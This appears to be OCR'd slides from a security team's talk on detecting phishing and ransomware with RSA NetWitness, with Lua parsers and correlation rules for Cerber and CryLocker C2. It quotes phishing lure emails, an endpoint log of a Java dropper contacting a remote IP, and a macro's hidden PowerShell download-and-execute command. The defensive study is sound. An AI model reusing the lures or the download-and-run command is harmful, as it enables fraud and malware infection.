    - Blank email or “hi XXX, are you in the office?”
    - Try to start dialog before sending the wire transfer request or real phish




From: □ Marc Stefanski <eliaslin84@gmail.com>
To: □ Paul Huml
Cc:
Subject: Hello

Hello Paul

How are you, are you in the office?


Marc Stefanski

- Invoice/ bill click bait
  - “company.com employment contrat”
    - Dridex contained in a .doc
  - “Budget report”
    - Zip files containing what look like xls files but are actually highly obfuscated js
  - “Docusign: Invoice amendment”



From: Account Payable [mailto:burkhartfc@embarqmail.com]
Sent: Monday, September 12, 2016 8:29 AM
Subject: DocuSign: Invoice Amendment

The Invoice you sent can not work for us and needs some amendments.Kindly check the attached Docusign and pay attention to the Question marks we added to the Invoice to draw your attention to complete these parts. Amend and send the revised so we can make the down payment immediately.



You have a new documents shared with you via Microsoft docs

Click to Open:

Docusign makes it easy to create, store and share online documents, spreadsheets and presentations.

Powered by DocuSign

Delivery - Attachments/URL used in attacks

- Attachments
  - Swf, url, js, doc, docm
    - Service = 25 && attachment = “swf, url, js, doc, docm”
- Compressed in 7z, zip, rar etc.
  - Tool Limitation
    - Can’t pull out specific meta values for compressed files but when viewing sessions can pull them out
    - New techniques to avoid network detection
    - Password protected attachments
- Constantly changing
  - MS Publisher files – bundled with office 365 even if you don’t use it
  - Sandbox avoidance – new techniques make detection via packets harder!

Delivery - Exploit Kits (Angler)


- How it works
  - User Browses to a legitimate website
  - Drive by add redirects user to a compromised site
    - Angler hosted webpage
  - Angler scans your computer for vulnerabilities
  - Exploits a vulnerability like outdated Java
  - Drops the payload using the unpatched Java
  - Payload in our case is Ransomware

- RFS Parsers close to 100% accuracy with low false positives

- Benefits of parsers vs IDS rules
  - Multiple filtering points
  - Very flexible

Detection - Phishing

- Worked with RFS to RE indicators on common campaigns
- Created new meta for all phishing related content
- Regularly review content to ensure it is up to date with changing themes




RFS Phishing (8 values)

theme: wire transfer (1,797) - theme: uk chaps payment (52) - possible extortion email - ddos (32) - corporate phishing service - possibly unauthorized (16) - possible phishing email - are you in the office (5) - suspicious sender regex - mismatched url (5) - common phishing attachment themes dec 2015 (1) - potential locky phish - feb 2016 (1)

Brand spankin new variants

- Zip containing jar file that looked like a pdf…
- New techniques – running embedded OLE objects via on click function
- Evaded ALL sandbox detection (FireEye, Hybrid, Malwr, Cuckoo (local repo) and AMP/ThreatGrid)
- Had to resort to endpoint detection to identify initially and then go back to create network level indicators

Endpoint level details



Application: Payment advice from London Building Control.pdf.jar

SHA256: 5f4caff884770c771becba9205315141dabeb116b94ee630cf29816dc183924a

Signed By: Not Signed
Verified: No
Product: --

Current Reputation: NOT_LISTED
Virus Name: --
Virus Type: --

Deleted: ⊗ Not deleted
Policy Action: --
Vector: --

Origin: The file "ce from London Building Control.pdf.jar" was created by the application "explorer.exe". More

Time	Application	Event	Device
Oct 18, 2016 @10:52:12am	javaw.exe (run as [redacted])	The application "C:\Users\[redacted]AppData\Roaming\Oracle\bin\javaw.exe" attempted to establish a **TCP/3333** connection to **169.159.100.169:3333** (**::ffff:169.159.100.169**, located in Lagos 05, Nigeria). The device was on the corporate network using the public address [redacted] (::, located in [redacted] [redacted], United Kingdom). The operation failed.	[redacted] (default)

Event ID: 97bcb400954411e69e6e656b0b8fd12c **Agent Location:** On-Premise **Category:** Monitored **Priority Score:** 3 **Incident ID:** 34MFYZIQ

App Reputation: TRUSTED_WHITE_LIST **Device IP Address:** [redacted] **Device Version:** Windows 7 x64 SP: 1 **Email:** [redacted] **Hostname:** [redacted]

App SHA: 303930e38b3bfe689c7bb9ff165780e99d0377db5ffa362619cf8f3f67e0b76c **App MD5:** e0021aca0d9b81e3aedd7c45f59a62d0

Parent SHA: 5f4caff884770c771becba9205315141dabeb116b94ee630cf29816dc183924a **ProcessId:** 3880

Command line: C:\Users\[redacted]AppData\Roaming\Oracle\bin\javaw.exe -jar H:\apps\xp\cWDcidhltED\.jar.JKkhTp **User name:** [redacted]

Parent name: Payment advice from London Building Control.pdf.jar **Parent process id:** 988

Parent command line: "C:\Program Files\Java\Jre1.7.0_76\bin\javaw.exe" -jar "C:\Users\[redacted]AppData\Local\Temp\Temp2_Payment advice from London Building Control.zip\Payment advice from London Building Control.pdf.jar"

Process started: an hour ago

TTPs: INTERNATIONAL_SITE ATTEMPTED_CLIENT NON_STANDARD_PORT

New Macro techniques


Macro executes following command:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -nop -ep
bypass -c $f=[System.IO.Path]::GetTempFileName();(New-Object
System.Net.WebClient).DownloadFile('hXXp://sanitizedURL[.]com/changelog/bindata[.]
exe', $f);(New-Object -com WScript.Shell).Exec($f)
```

- Embedded OLE Packager object on-click via some macro voodoo, vs old-fashioned right-click -> Enable Embedded Object
- Has been seen grabbing all sorts of malware from Kovter to JBifrost/Adwind RAT
- https://blog.fortinet.com/2016/08/16/jbifrost-yet-another-incarnation-of-the-adwind-rat

Detection – Network Indicators


- Look for C2
  - Certain types of malware need parsers to detect C2 communication as it tends to have more indicators that are not always found in meta (CryptXXX, CryptMic, TeslaCrypt, new badness as yet unnamed)
  - Some just need app rule as indicator are found in meta (Locky)



```
luaCryRansomware:setKeys({
    nwlanguagekey.create("FGS.Suspicious"),
})

function luaCryRansomware:tokenUDP(token, first, last)
  local protocolCheck = nw.getTransport()
  if protocolCheck == 17 then
    local payload = nw.getPayload(1, 500)
    if payload then
      local cpuTag = payload:find("cpu")
      local keyTag = payload:find("key")
      if cpuTag and keyTag then
        nw.createMeta(self.keys["FGS.Suspicious"], "CryLocker Ransomware C2 via UDP")
      end
    end
  end
end

luaCryRansomware:setCallbacks({
  ["pc"] = luaCryRansomware.tokenUDP
})
```

Detection – ESA - Power of Correlative Analysis

- Advanced Correlative Detection
- Based on Esper
  - Similar to SQL
- Playing in the deep end



✓ Rule is valid.


Rule Name Cerber Ransomware

Text

```
/*
Version: 1
*/
module Module_esa000158;


@Name('Module_esa000158_Alert')

@RSAAlert(oneInSeconds=0, identifiers={"ip_src"})

SELECT * FROM PATTERN
      @SuppressOverlappingMatches
      [
      every
      /* Statement: IP Geo DNS Request */
      e1=Event(medium = 1 AND service=53 AND ('myexternalip.com'= ANY(alias_host) OR
'ipecho.net'= ANY(alias_host) OR 'ip-addr.es'= ANY(alias_host) OR 'ipinfo.io'=
ANY(alias_host) OR 'wtfismyip.com'= ANY(alias_host) OR 'freegeoip.net'= ANY(alias_host)
OR 'curlmyip.com'= ANY(alias_host) OR 'ip-api.com'= ANY(alias_host) OR 'icanhazip.com'=
ANY(alias_host)))
      ->
      /* Statement: Outbound C&C Request Suspected */
      e2=Event(medium = 1 AND direction='outbound' AND udp_dstport IN (6892) AND
ip_src=e1.ip_src)
      where timer:within(60 seconds)
      ];
```

Detection – ESA - Power of Correlative Analysis

- Solution for kids that like the shallow end of the pool
- Easy to use GUI
- Much easier to read and formulate
- Enrichments
- Context Hub



RSA Live ESA Rule

Modify parameters of a pre-configured rule.


Rule Name *	Cerber Ransomware
Description	Detects a pattern of Cerber ransomware in which a geolocation check of an IP is performed in order to bypass hosts in Eastern European countries directly followed by a one-way command and control (C2) via UDP port 6892. The time window, list of UDP port numbers and IP geolocation check sites are configurable. The traffic_flow Lua paser and either the native DNS or DNS_verbose_lua parsers are required. Reference this RSA Link blog post from RSA Research for more details about this threat: https://community.rsa.com/community/products/netwitness/blog/2016/09/26/the-evolution-of-cerber
Trial Rule	☑
Severity *	Medium

Parameters

Name ^	Value
List of IP geolocation check sites	myexternalip.com,ipecho.net,ip-addr.es,ipinfo.io,wtfismyip.com,fre...
List of UDP ports used for command and control	6892
Within this number of seconds	60

Detection - Email

- Hard to detect unless in plain text, even then issues with finding specific indicators as they change often
- New email parser by RSA helps significantly – adds email domains to alias.host, breaks down to/from emails.



Rule Definition

Rule Name: Possible Phishing email impersonating [redacted] CEO

Condition: email contains 'rquinn', 'rebquinn', 'r.quinn', 'rebecca.quinn', 'rebeccaquinn' && alias.host ends 'E[redacted].com' && email.src != 'rebecca.quinn@[redacted].com', 'rquinn@[redacted].com'

All string literals and time stamps must be quoted.
Do not quote number values and ip addresses.
Examples : 1. device.group='Windows Compliance' && service = 443
2. time = '2015-jan-01 00:00:00' - u
3. ip.src = 10.0.0.0/8,172.16.0.0/12,192.168.0.0/16 || extension = 'torrent'

Session Data

□ Stop Rule Processing

Session Options

